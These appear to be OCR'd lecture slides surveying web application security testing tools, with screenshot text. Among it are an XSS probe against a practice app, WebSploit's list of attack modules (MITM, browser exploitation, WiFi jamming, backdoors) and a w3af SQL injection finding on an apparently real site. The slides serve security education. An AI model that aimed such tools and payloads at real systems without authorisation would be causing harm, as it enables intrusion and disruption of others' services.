

ProxyStrike v2.1
Help
Comms
Request Stats
Variable Stats
Config
Plugins
Log
Repeat Request
Crawler
Method
Target
Url
Cookies
1
GET
http://www.edge-security.com
/
Select
Get
Post
All
Repeat
Intercept
Edit requests in view
Delete requests in view
Delete selected requests
Target :
All
Path :
All
Requests
GET / HTTP/1.1
Accept-Language: en-us,en;q=0.5
Host: www.edge-security.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:10.0.2) Gecko/20100101 Firefox/10.0.2
Dnt: 1
Connection: close

Vega https://subgraph.com/vega/

Web application scanner and testing platform

- Find and validate SQL Injection, XSS, inadvertently disclosed sensitive information, and other vulnerabilities
- Written in Java (GUI based) – Linux, OS X, and Windows
- Extendable through JavaScript plugins

Includes an automated scanner for quick tests and an intercepting proxy for tactical inspection



Subgraph Vega
Scanner
Proxy
Website View
wow.subgraph.com
httpd.apache.org
Scan Info
VEGA
Scanner Progress
2731 out of 3184 scanned (85.8%)
Scan Alerts
06/24/2011 03:45:18 [Auditing]
Scan Alert Summary
High (3 found)
Possible Directory Traversal 1
Possible SQL Injection 1
Cross Site Scripting 1
Medium (1 found)
Local Filesystem Paths Found 1
Low (25 found)
Directory Listing Detected 23
Form Password Field with Autocomplete Enabled 2
Info (14 found)
HTTP Error Detected 5
Blank Body Detected 9
Proxy is not running
67M of 126M

OWASP ZAP https://github.com/zaproxy/zaproxy

Integrated penetration testing tool for finding vulnerabilities in web applications

Some of ZAP's functionality


- Intercepting Proxy
- Traditional and AJAX spiders
- Automated scanner/Passive scanner
- Fuzzer
- Dynamic SSL certificates
- Smartcard and Client Digital Certificates support
- Support for a wide range of scripting languages
- Authentication and session support
- Integrated and growing marketplace of add-ons


Untitled Session - gruyere - ZAP
File Menu View Analyse Report Tools Help
Sites
Request Response Break
Sites
http://google-gruyere.appspot.co
671572923322
script>ALERT 1
<script>alert(1)<
GET:cheese.png
GET:1
GET:<script>alert(
GET:GruyereCookie.html
GET:deletesnippet(index)
GET:editprofile.gtl
GET:feed.gtl
GET:newsnippet.gtl
GET:newsnippet2(snippet)
GET:saveprofile(action,color
GET:snippets.gtl
GET:snippets.gtl(uid)
GET:upload.gtl
POST:upload2(----------
POST:upload2(----------
psiinon
GET:GruyereCookie.html
GET http://google-gruyere.appspot.com/671572923322/editprofile.gtl HTTP/1.1
Host: google-gruyere.appspot.com
20100722 Firefox/3.6.8
Filter history
Select the required filters below. You can select multiple rows in each element. An element is not used for filtering if none of the rows in it are selected.
Methods:
OPTIONS
GET
HEAD
POST
PUT
DELETE
TRACE
CONNECT
Codes:
100
101
200
201
202
203
204
205
Tags:
Form
Script
Alerts:
Informational
Low
Medium
High
False Positive
Suspicious
Warning
Notes: Ignore
Cancel Clear Apply
Raw View
History Search Spider Alerts Break Points Output
Filter: OFF
31 GET http://google-gruyere.appspot.com/671572923322/snippets.gtl?uid=cheddar 200 OK 616ms Script
32 GET http://google-gruyere.appspot.com/671572923322/snippets.gtl?uid=brie 200 OK 676ms Script
33 GET http://google-gruyere.appspot.com/671572923322/snippets.gtl?uid= 200 OK 657ms Script
34 GET http://google-gruyere.appspot.com/671572923322/%3Cscript%3Ealert(200 OK 788ms Script
35 GET http://google-gruyere.appspot.com/671572923322/snippets.gtl?uid=psiinon 200 OK 686ms Script
36 GET http://google-gruyere.appspot.com/671572923322/%3Cscript%3Ealert(200 OK 676ms Script
37 GET http://google-gruyere.appspot.com/671572923322/editprofile.gtl 200 OK 1035ms Form, Script
38 GET http://google-gruyere.appspot.com/671572923322/saveprofile?action=update&name=... 302 Found 559ms
39 GET http://google-gruyere.appspot.com/671572923322/ 200 OK 1113ms Script
Alerts : 0 : 3 : 0 : 0

WebSploit https://github.com/websploit/websploit

Network/web exploitation framework

```
[+] Autopwn - Used From Metasploit For Scan and Exploit Target Service
[+] Browser AutoPWN - Exploit Victim Browser
[+] wmap - Scan,Crawler Target Used From Metasploit wmap plugin
[+] format infector - inject reverse & bind payload into file format
[+] MLITM,XSS Phishing - Man Left In The Middle Attack
[+] MITM - Man In The Middle Attack
[+] USB Infection Attack - Create Executable Backdoor For Windows
[+] MFOD Attack - Middle Finger Of Doom Attack
[+] Java Applet Attack Vector
[+] ARP DOS - ARP Cache Denial Of Service Attack With Random MAC
[+] Directory Scanner - Scan Target Directorys
[+] Apache US - Scan Apache users
[+] PHPMyAdmin - Scan PHPMyAdmin Login Page
[+] Web Killer - Using From The TCPKill For Down Your WebSite On Network
[+] Fake AP - Fake Access Point
[+] FakeUpdate - Fake update attack
[+] Wifi Jammer - Wifi Jammer Attack
[+] Wifi Dos - Wifi Dos RQ Attack
[+] Wifi Mass De-authentication attack
```


--=[WebSploit Advanced MITM Framework
+---**---==[Version :3.0.0
+---**---==[Codename :Katana
+---**---==[Available Modules : 20
--=[Update Date : [r3.0.0-000 20.9.2014]
wsf > _

w3af http://w3af.org/

Web Application Attack and Audit Framework


- GUI and console versions
- Black-box vulnerability scanning
- w3af core and it's plugins are fully written in Python

More than 130 plugins

- SQL injection, XSS, remote file inclusion, …

Many components

- Web and proxy daemons
- Fast HTTP client
- Fuzzing engine
- Sophisticated HTML parser


Applications Places System
Sat Dec 29, 1:16 AM
w3af - www.carechile.cl
Profiles Edit View Tools Configuration Help
Scan config Log Results Exploit
KB Browser URLs Request/Response navigator
Vuln Info Misc
Knowledge Base
strangeParameters (1)
findComments (2)
collectCookies (1)
ajax (1)
errorPages (1)
sqli (1)
sqli (12)
blankBody (1)
xss (1)
xss (5)
SQL injection in a MySQL database was found at: "http://www.carechile.cl/investigacion.php", using HTTP method GET. The sent data was: "id=397&sub=d%27z%220". The modified parameter was "sub". This vulnerability was found in the request with id 1601.
Request Response
Raw Headers
GET http://www.carechile.cl/investigacion.php?id=397&sub=d%27z%220 HTTP/1.1
Accept-Encoding: gzip
Accept: */*
User-Agent: w3af.sourceforge.net
Host: www.carechile.cl
Cookie: PHPSESSID=1kh4meikkqd8lm00eis967pe10
Referer: http://www.carechile.cl/
[Mozilla Firefox]
w3af - www.carechile.cl

